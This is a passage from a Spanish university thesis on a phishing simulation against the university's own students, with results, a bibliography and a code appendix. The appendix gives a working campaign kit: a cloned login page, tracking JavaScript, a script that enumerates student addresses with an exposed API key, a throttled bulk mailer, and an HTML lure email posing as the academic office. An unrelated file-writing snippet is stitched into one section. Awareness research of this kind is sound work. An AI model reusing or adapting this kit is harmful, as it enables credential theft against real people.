


Ilustración 6-1 Datos recopilados

De estos ciento cuarenta y cuatro (144) dispositivos distintos que han accedido a la página phishing, hemos confirmado un ingreso de datos por parte de la mitad de los usuarios. Los otros setenta y dos (72) usuarios han salido de la página, veintiocho (28) de ellos haciendo click en el logo de la universidad, lo cual los redirige a la página oficial de la universidad, los cuarenta y cuatro (44) restantes cerrando directamente la pestaña o el navegador.

De los demás usuarios que sí que llegaron a insertar datos en usuario y contraseña, solo llegaron a pulsar el botón de enviar datos treinta y cuatro (34) de ellos, los otros treinta y ocho (38) de ellos cerraron la página o salieron de ella clicando en el logo.

Esto sería un ejemplo de uno de los datos recolectados:

```
datos = {
  rdoPblc: true,
  rdoPryt: false,
  username: true,
  password: true,
  submitCreds: true,
  sistemaOperativo: "Windows 10",
  navegador: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36",
  versionNavegador: "95.0.4638.54"
};
```

Todo esto demuestra que la familiaridad de los jóvenes con estas tecnologías no se corresponde con el cuidado que tienen al operarlas.

Como ya hemos comentado, se pueden poner todo tipo de elementos disuasorios físicos, pero, al fin y al cabo, la concienciación y la educación son la mejor medida posible, preferiblemente con cursos oficiales y prácticas adecuadas.

Capítulo 7. BIBLIOGRAFÍA

[1]APWG (9 de Febrero de 2021). APWG. Obtenido de https://docs.apwg.org/reports/apwg_trends_report_q4_2020.pdf

[2] Cofense. (19 de Septiembre de 2022). Cofense. Obtenido de Cofense blog: https://cofense.com/blog/credential-phishing-targeting-government-contractors-evolves-over-time/

[3] Diogenes, Y. (2019). Cybersecurity - Attack and defense strategies - Second edition . Birmingham: Packt Publishing.

[4] FBI. (2021). 2021 Internet Crime report. Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

[5] Federal Bureau of Investigation. (2021). 2021 Internet Crime Report. Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

[6] Galov, N. (14 de Abril de 2022). Web tribunal. Obtenido de https://webtribunal.net/blog/social-engineering-statistics/#gref

[7] Hadnagy, C. (2018). Social Engineering: The science of human Hacking. Indianapolis, Indiana: John Wiley & Sons, Inc. .

[8] Instituto Nacional de Estadística. (29 de Noviembre de 2021). INE. Obtenido de https://www.ine.es/prensa/tic_e_2020_2021.pdf

[9] Microsoft Threat Intelligence. (12 de Julio de 2022). Micorsoft. Obtenido de Microsoft: https://www.microsoft.com/en-us/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-phishing-sites-as-entry-point-to-further-financial-fraud/

[10] Pérez de Juan, A. (7 de Noviembre de 2021). Threepoints. Obtenido de Threepoints: https://www.threepoints.com/blog/banca-online-el-impacto-de-las-nuevas-tecnologias-en-el-sector-financiero

[11] PhishMe. (2016). Cofense. Obtenido de Cofense: https://cofense.com/wp-content/uploads/2016/11/Data-Sheet-Intelligence.pdf

[12] Taylor, C. (19 de Diciembre de 2019). Cyberhoot. Obtenido de Cyberhoot: https://cyberhoot.com/cybrary/phishing/

Capítulo 8. ANEXO I: ALINEACIÓN CON OBJETIVOS DE DESARROLLO SOSTENIBLE

Desde que, en 2015, Naciones Unidas propuso los Objetivos de Desarrollo Sostenible, ha sido uno de los principales objetivos de esta universidad el compatibilizar su desarrollo y metodología con dichos objetivos, y este fin nos lo ha transmitido a todos los alumnos.

Este trabajo también ha sido modelado con el fin de apoyar los esfuerzos por estos objetivos, específicamente los siguientes:

- *Educación de Calidad:*

Este trabajo busca ampliar los conocimientos de aquellos que quieren iniciarse en el mundo de la ciberseguridad social, proveyendo información fiable, actualizada y útil de manera que sea comprensible para cualquiera con algunos conocimientos de informática.

- *Industria, Innovación e Infraestructura:*

Con este trabajo busco ampliar mi conocimiento sobre todo el desarrollo e innovaciones que ha habido en este campo, dedicado a mantener los sistemas de telecomunicaciones en un estado de adecuada funcionalidad.

- *Paz, Justicia e Instituciones sólidas:*

El campo de la ciberseguridad social ya de por si se dedica a proteger tanto a individuales como a grupos, sean empresas, sociedades o incluso países, de las injusticias como virus, robos de información o demás ciberataques, manteniendo una paz estable y solidificando el poder de las instituciones.

Capítulo 9. EXTRACTOS DE CÓDIGO

9.1 CÓDIGO DE LA PÁGINA WEB FALSA

En la página web falsa recompilamos la información a base de flags levantadas por las acciones del usuario, ya que no manipularemos la información real por temas legales. Para ello introducimos un script de js que maneje esas interacciones.

```
<script src="fakeweb.js"></script>
```

A todos los campos que queremos registrar una acción como flag para almacenar las acciones realizadas, lo definimos con una id individual.

En este caso definimos las id de los radiobuttons para definir el tipo de equipo empleado:

```
<td><input id="rdoPblc" type="radio" name="trusted" value="0" class="rdo"
onclick="clkSec()" checked="checked" /></td>
<td><label for="rdoPblc">Equipo público (Su sesión caducará en 15
minutos)</label></td>
</tr>
<td><input id="rdoPrvt" type="radio" name="trusted" value="4" class="rdo"
onclick="clkSec()" /></td>
<td><label for="rdoPrvt">Equipo privado</label></td>
</tr>
```

Para los campos de texto como el usuario y la contraseña operamos igual, definiéndolos con los ids user y password. El manejo de los datos se hará a través de el código en javascript.

```
<td class="nowrap"><label for="username">Usuario:</label></td>
<td class="txtpad">
<input class="txt" id="username" name="username" type="text" />
</td>
</tr>
<tr>
<td class="nowrap"><label for="password">Contraseña:</label></td>
<td class="txtpad">
```

```
<input class="txt" id="password" onfocus="g_fFcs=0" type="password"
name="password" />
</td>
</tr>
<tr>
<td class="nowrap"> </td>
<td class="txtpad" colspan="2">
```

Repetimos lo mismo para la acción de pulsar el botón, al que lo identificamos como SubmitCreds.

```
<input class="btn" onmousedown="this.className='btnOnMseDwn'" id="SubmitCreds"
onmouseover="this.className='btnOnMseOvr'" onclick="clkLgn()"
onmouseout="this.className='btn'" type="submit" value="Iniciar sesión"
name="SubmitCreds" />
```

La última cosa que destacar de la página phishing es que, donde es conveniente, dejamos links a la página verdadera, para así minimizar sospechas.

```
<td class="tdCopy"><img src="/ aviso.gif" alt=""> <b>AVISO:</b><br><b>Si no
recuerda su usuario y/o contraseña:</b><BR>Si es usted Alumno o Antiguo Alumno:
<a href='https://www.upcomillas.es/CCA/Alumno/Solicitud.aspx'>Pinche
aquí</a><BR>Si es usted PAS o PDI <a
href='https://www.upcomillas.es/UsuariosPassword/cambiopassword.aspx'>Pinche
aquí</a>.</td>
</tr>
</table>
</td>
```

9.2 CÓDIGO DE SCRIPT DE PÁGINA PHISHING EN JAVASCRIPT

```
// Crear variable global para almacenar los datos
var datos = {};


// Capturar eventos de cambio en los radio buttons
var rdoPblc = document.getElementById("rdoPblc");
rdoPblc.addEventListener("change", function() {
  datos.rdoPblc = rdoPblc.checked;
});
var rdoPryt = document.getElementById("rdoPryt");
```

```
rdoPryt.addEventListener("change", function() {
  datos.rdoPryt = rdoPryt.checked;
});
// Capturar eventos de entrada en los campos de texto
```

Los datos se almacenan como “True”, en vez del dato, para respetar la privacidad, aunque en un ataque real, obviamente, no sería así.

```
var username = document.getElementById("username");
username.addEventListener("input", function() {
  datos.username = true;
});
var password = document.getElementById("password");
password.addEventListener("input", function() {
  datos.password = true;
});
// Capturar evento de clic en el botón
var submitCreds = document.getElementById("SubmitCreds");
submitCreds.addEventListener("click", function() {
  datos.submitCreds = true;
});
```

Para diferenciar los distintos usuarios, tomamos también el modelo de sistema operativo, de el navegador y su versión utilizados para la conexión.

```
var sistemaOperativo = navigator.platform;
var navegador = navigator.userAgent;
var versionNavegador = navigator.appVersion;

// Agregar la información a la variable "datos"
datos.sistemaOperativo = sistemaOperativo;
datos.navegador = navegador;
datos.versionNavegador = versionNavegador;
```

Este evento establece que se efectue el envío de los datos antes de que se redireccione o se cierre la página.

```
// Agregar evento beforeunload para enviar los datos
window.addEventListener("beforeunload", function(event) {
  var xhr = new XMLHttpRequest();
  xhr.open("POST", "guardar.php", false);
  xhr.setRequestHeader("Content-Type", "application/json");
  xhr.send(JSON.stringify(datos));
```

```
});
```

9.3 CÓDIGO API DE COMPROBACIÓN DE CORREOS

```
GEThttps://api.hunter.io/v2/email-
verifier?email=202003561@alu.comillas.edu&api_key=d539f7aa8e35bf17fc3e3c12679f753
e7807a7ba
```

```
<form id="addnew">
    <input type="text" class="id">
    <input type="text" class="content">
    <input type="submit" value="Add">
</form>
<script>
    jQuery(function($) {
        $('#form_addjts').submit(function(){
            writeToFile({
                id: $(this).find('.id').val(),
                content: $(this).find('.content').val()
            });
            return false;
        });
        function writeToFile(data){
            var fso = new ActiveXObject("Scripting.FileSystemObject");
            var fh = fso.OpenTextFile("D:\\data.txt", 8);
            fh.WriteLine(data.id + ',' + data.content);
            fh.Close();
        }
    });
</script>
```

9.4 PROGRAMA PYTHON PARA LA COMPROBACIÓN DE CORREOS

```
import requests
API_KEY = '6680d85e3e9b143088abcdec5f07b3f1e6b323bb'
X = 202000000
Y = 202009999
with open('emails_validos.txt', 'w') as f:
    for num in range(X, Y+1):
        email = str(num) + '@alu.comillas.edu'
```

```
        response = requests.get('https://api.hunter.io/v2/email-verifier',
params={'email': email, 'api_key': API_KEY})
        if response.status_code == 200:
            data = response.json()
            if data['data']['result'] == 'deliverable':
                f.write(email + '\n')
```

9.5 PROGRAMA PYTHON DE ENVIO DE MENSAJES

```
import smtplib
import random
import time

from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.image import MIMEImage

MY_EMAIL = 'infosgat@sifocomillas.es'
MY_PASSWORD = ••••••••••
SUBJECT = 'informacion matricula'
HTML_BODY = open('correo.html', 'r').read()

with open('emails_validos.txt', 'r') as f:
    email_list = f.read().splitlines()

selected_emails = random.sample(email_list, 300)

for email in selected_emails:
    msg = MIMEMultipart()
    msg['From'] = MY_EMAIL
    msg['To'] = email
    msg['Subject'] = SUBJECT

    # Creamos el objeto MIMEText para el contenido HTML
    body = MIMEText(HTML_BODY, 'html')
    msg.attach(body)




    server = smtplib.SMTP('smtp.gmail.com', 587)
    server.starttls()
    server.login(MY_EMAIL, MY_PASSWORD)
    server.sendmail(MY_EMAIL, email, msg.as_string())
    server.quit()
    print(f'Correo electrónico enviado a {email}')

    time.sleep(random.randint(1800, 3600))
```

9.6 CORREO PHISHING HTML:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xmlns:o="urn:schemas-microsoft-
com:office:office" style="font-family:arial, 'helvetica neue', helvetica, sans-
serif">
 <head>
  <meta charset="UTF-8">
  <meta content="width=device-width, initial-scale=1" name="viewport">
  <meta name="x-apple-disable-message-reformatting">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta content="telephone=no" name="format-detection">
  <title>Nueva plantilla de correo electrC3B3nico 2023-05-14</title><!--[if (mso
16)]>
    <style type="text/css">
    a {text-decoration: none;}
    </style>
    <![endif]--><!--[if gte mso 9]><style>sup { font-size: 100% !important;
}</style><![endif]--><!--[if gte mso 9]>
<xml>
    <o:OfficeDocumentSettings>
    <o:AllowPNG></o:AllowPNG>
    <o:PixelsPerInch>96</o:PixelsPerInch>
    </o:OfficeDocumentSettings>
</xml>
<![endif]-->
  <style type="text/css">
#outlook a {
  padding:0;
}
.es-button {
  mso-style-priority:100!important;
  text-decoration:none!important;
}
a[x-apple-data-detectors] {
  color:inherit!important;
  text-decoration:none!important;
  font-size:inherit!important;
  font-family:inherit!important;
  font-weight:inherit!important;
  line-height:inherit!important;
}
.es-desk-hidden {
  display:none;
  float:left;
  overflow:hidden;
  width:0;
  max-height:0;
  line-height:0;
  mso-hide:all;
}
```

```
@media only screen and (max-width:600px) {p, ul li, ol li, a { line-
height:150%!important } h1, h2, h3, h1 a, h2 a, h3 a { line-height:120% } h1 {
font-size:30px!important; text-align:left } h2 { font-size:24px!important; text-
align:left } h3 { font-size:20px!important; text-align:left } .es-header-body h1
a, .es-content-body h1 a, .es-footer-body h1 a { font-size:30px!important; text-
align:left } .es-header-body h2 a, .es-content-body h2 a, .es-footer-body h2 a {
font-size:24px!important; text-align:left } .es-header-body h3 a, .es-content-
body h3 a, .es-footer-body h3 a { font-size:20px!important; text-align:left }
.es-menu td a { font-size:14px!important } .es-header-body p, .es-header-body ul
li, .es-header-body ol li, .es-header-body a { font-size:14px!important } .es-
content-body p, .es-content-body ul li, .es-content-body ol li, .es-content-body
a { font-size:14px!important } .es-footer-body p, .es-footer-body ul li, .es-
footer-body ol li, .es-footer-body a { font-size:14px!important } .es-infoblock
p, .es-infoblock ul li, .es-infoblock ol li, .es-infoblock a { font-
size:12px!important } *[class="gmail-fix"] { display:none!important } .es-m-txt-
c, .es-m-txt-c h1, .es-m-txt-c h2, .es-m-txt-c h3 { text-align:center!important }
.es-m-txt-r, .es-m-txt-r h1, .es-m-txt-r h2, .es-m-txt-r h3 { text-
align:right!important } .es-m-txt-l, .es-m-txt-l h1, .es-m-txt-l h2, .es-m-txt-l
h3 { text-align:left!important } .es-m-txt-r img, .es-m-txt-c img, .es-m-txt-l
img { display:inline!important } .es-button-border { display:inline-
block!important } a.es-button, button.es-button { font-size:18px!important;
display:inline-block!important } .es-adaptive table, .es-left, .es-right {
width:100%!important } .es-content table, .es-header table, .es-footer table,
.es-content, .es-footer, .es-header { width:100%!important; max-
width:600px!important } .es-adapt-td { display:block!important;
width:100%!important } .adapt-img { width:100%!important; height:auto!important }
.es-m-p0 { padding:0px!important } .es-m-p0r { padding-right:0px!important } .es-
m-p0l { padding-left:0px!important } .es-m-p0t { padding-top:0px!important } .es-
m-p0b { padding-bottom:0!important } .es-m-p20b { padding-bottom:20px!important }
.es-mobile-hidden, .es-hidden { display:none!important } tr.es-desk-hidden,
td.es-desk-hidden, table.es-desk-hidden { width:auto!important;
overflow:visible!important; float:none!important; max-height:inherit!important;
line-height:inherit!important } tr.es-desk-hidden { display:table-row!important }
table.es-desk-hidden { display:table!important } td.es-desk-menu-hidden {
display:table-cell!important } .es-menu td { width:1%!important } table.es-table-
not-adapt, .esd-block-html table { width:auto!important } table.es-social {
display:inline-block!important } table.es-social td { display:inline-
block!important } .es-desk-hidden { display:table-row!important;
width:auto!important; overflow:visible!important; max-height:inherit!important }
}
</style>
 </head>
 <body style="width:100%;font-family:arial, 'helvetica neue', helvetica, sans-
serif;-webkit-text-size-adjust:100%;-ms-text-size-
adjust:100%;padding:0;Margin:0">
  <div class="es-wrapper-color" style="background-color:#F6F6F6"><!--[if gte mso
9]>
      <v:background xmlns:v="urn:schemas-microsoft-com:vml" fill="t">
        <v:fill type="tile" color="#f6f6f6"></v:fill>
      </v:background>
    <![endif]-->
   <table class="es-wrapper" width="100%" cellspacing="0" cellpadding="0"
style="mso-table-lspace:0pt;mso-table-rspace:0pt;border-collapse:collapse;border-
```

```
spacing:0px;padding:0;Margin:0;width:100%;height:100%;background-
repeat:repeat;background-position:center top;background-color:#F6F6F6">
     <tr>
      <td valign="top" style="padding:0;Margin:0">
       <table class="es-header" cellspacing="0" cellpadding="0" align="center"
style="mso-table-lspace:0pt;mso-table-rspace:0pt;border-collapse:collapse;border-
spacing:0px;table-layout:fixed !important;width:100%;background-
color:transparent;background-repeat:repeat;background-position:center top">
         <tr>
          <td align="center" style="padding:0;Margin:0">
           <table class="es-header-body" cellspacing="0" cellpadding="0"
bgcolor="#ffffff" align="center" style="mso-table-lspace:0pt;mso-table-
rspace:0pt;border-collapse:collapse;border-spacing:0px;background-
color:#FFFFFF;width:600px">
             <tr>
              <td align="left" style="padding:0;Margin:0;padding-
top:20px;padding-bottom:20px">
               <table cellpadding="0" cellspacing="0" width="100%" style="mso-
table-lspace:0pt;mso-table-rspace:0pt;border-collapse:collapse;border-
spacing:0px">
                 <tr>
                  <td align="center" valign="top"
style="padding:0;Margin:0;width:600px">
                   <table cellpadding="0" cellspacing="0" width="100%"
style="mso-table-lspace:0pt;mso-table-rspace:0pt;border-collapse:collapse;border-
spacing:0px">
                     <tr>
                      <td align="center" style="padding:0;Margin:0;font-
size:0px"><a target="_blank" href="https://sifo.comillas.edu" style="-webkit-
text-size-adjust:none;-ms-text-size-adjust:none;mso-line-height-
rule:exactly;text-decoration:underline;color:#2CB543;font-size:14px"><img
class="adapt-img" src="https://mdjdsk.stripocdn.email/content/guids/5f4363cf-
d142-4608-914e-9f310ebacc86/images/captura_de_pantalla_20230510_180607.png" alt
style="display:block;border:0;outline:none;text-decoration:none;-ms-
interpolation-mode:bicubic" width="600"></a></td>
                     </tr>
                     <tr>
                      <td align="left" class="es-m-txt-l"
style="padding:15px;Margin:0"><p style="Margin:0;-webkit-text-size-adjust:none;-
ms-text-size-adjust:none;mso-line-height-rule:exactly;font-family:'times new
roman', times, baskerville, georgia, serif;line-height:14px;color:#333333;font-
size:12px"><em>Estimado/a alumno/a, </em></p><p style="Margin:0;-webkit-text-
size-adjust:none;-ms-text-size-adjust:none;mso-line-height-rule:exactly;font-
family:'times new roman', times, baskerville, georgia, serif;line-
height:14px;color:#333333;font-size:12px"><em> </em></p><p style="Margin:0;-
webkit-text-size-adjust:none;-ms-text-size-adjust:none;mso-line-height-
rule:exactly;font-family:'times new roman', times, baskerville, georgia,
serif;line-height:14px;color:#333333;font-size:12px"><em>     
      Se recuerda que el plazo para formalizar la
matrícula en el curso académico 2021 /22 se encuentra abierto. (Puede ser
consultado en <a href="http://www.sifocomillas.es/" target="_blank" style="-
webkit-text-size-adjust:none;-ms-text-size-adjust:none;mso-line-height-
rule:exactly;text-decoration:underline;color:#2e9ebc;font-size:12px;font-
```

```
family:'times new roman', times, baskerville, georgia,
serif">http://www.comillas.edu/es/sgat/secretaria-virtual</a>).</em></p><p
style="Margin:0;-webkit-text-size-adjust:none;-ms-text-size-adjust:none;mso-line-
height-rule:exactly;font-family:'times new roman', times, baskerville, georgia,
serif;line-height:14px;color:#333333;font-size:12px"><em> </em></p><p
style="Margin:0;-webkit-text-size-adjust:none;-ms-text-size-adjust:none;mso-line-
height-rule:exactly;font-family:'times new roman', times, baskerville, georgia,
serif;line-height:14px;color:#333333;font-size:12px"><em>     
      Asimismo, dada la proximidad del <b>fin de plazo (28 de
julio)</b> para realizar la matrícula en los estudios de la <b>ESCUELA TÉCNICA
SUPERIOR DE INGENIERÍA</b>, se comunica que la realización del pago de la misma
fuera de los plazos establecidos conllevará la aplicación de un recargo del 10%.
Únicamente cuando el retraso sea justificado y por causa ajena al alumno, no
procederá el citado recargo.</em></p><p style="Margin:0;-webkit-text-size-
adjust:none;-ms-text-size-adjust:none;mso-line-height-rule:exactly;font-
family:'times new roman', times, baskerville, georgia, serif;line-
height:14px;color:#333333;font-size:12px"><em> </em></p><p style="Margin:0;-
webkit-text-size-adjust:none;-ms-text-size-adjust:none;mso-line-height-
rule:exactly;font-family:'times new roman', times, baskerville, georgia,
serif;line-height:14px;color:#333333;font-size:12px"><em> </em></p><p
style="Margin:0;-webkit-text-size-adjust:none;-ms-text-size-adjust:none;mso-line-
height-rule:exactly;font-family:'times new roman', times, baskerville, georgia,
serif;line-height:14px;color:#333333;font-size:12px"><em>Sin otro particular,
reciba un cordial saludo</em></p><p style="Margin:0;-webkit-text-size-
adjust:none;-ms-text-size-adjust:none;mso-line-height-rule:exactly;font-
family:'times new roman', times, baskerville, georgia, serif;line-
height:14px;color:#333333;font-size:12px"><em>Servicio de Gestión Académica y
Títulos</em></p></td>
                    </tr>
                    <tr>
                     <td align="center" style="padding:0;Margin:0;font-
size:0px"><img class="adapt-img"
src="https://mdjdsk.stripocdn.email/content/guids/5f4363cf-d142-4608-914e-
9f310ebacc86/images/captura_de_pantalla_20230510_181011.png" alt
style="display:block;border:0;outline:none;text-decoration:none;-ms-
interpolation-mode:bicubic" width="600"></td>
                    </tr>
                  </table></td>
                </tr>
              </table></td>
            </tr>
          </table></td>
        </tr>
      </table></td>
    </tr>
  </table>
 </div>
</body>
</html>
```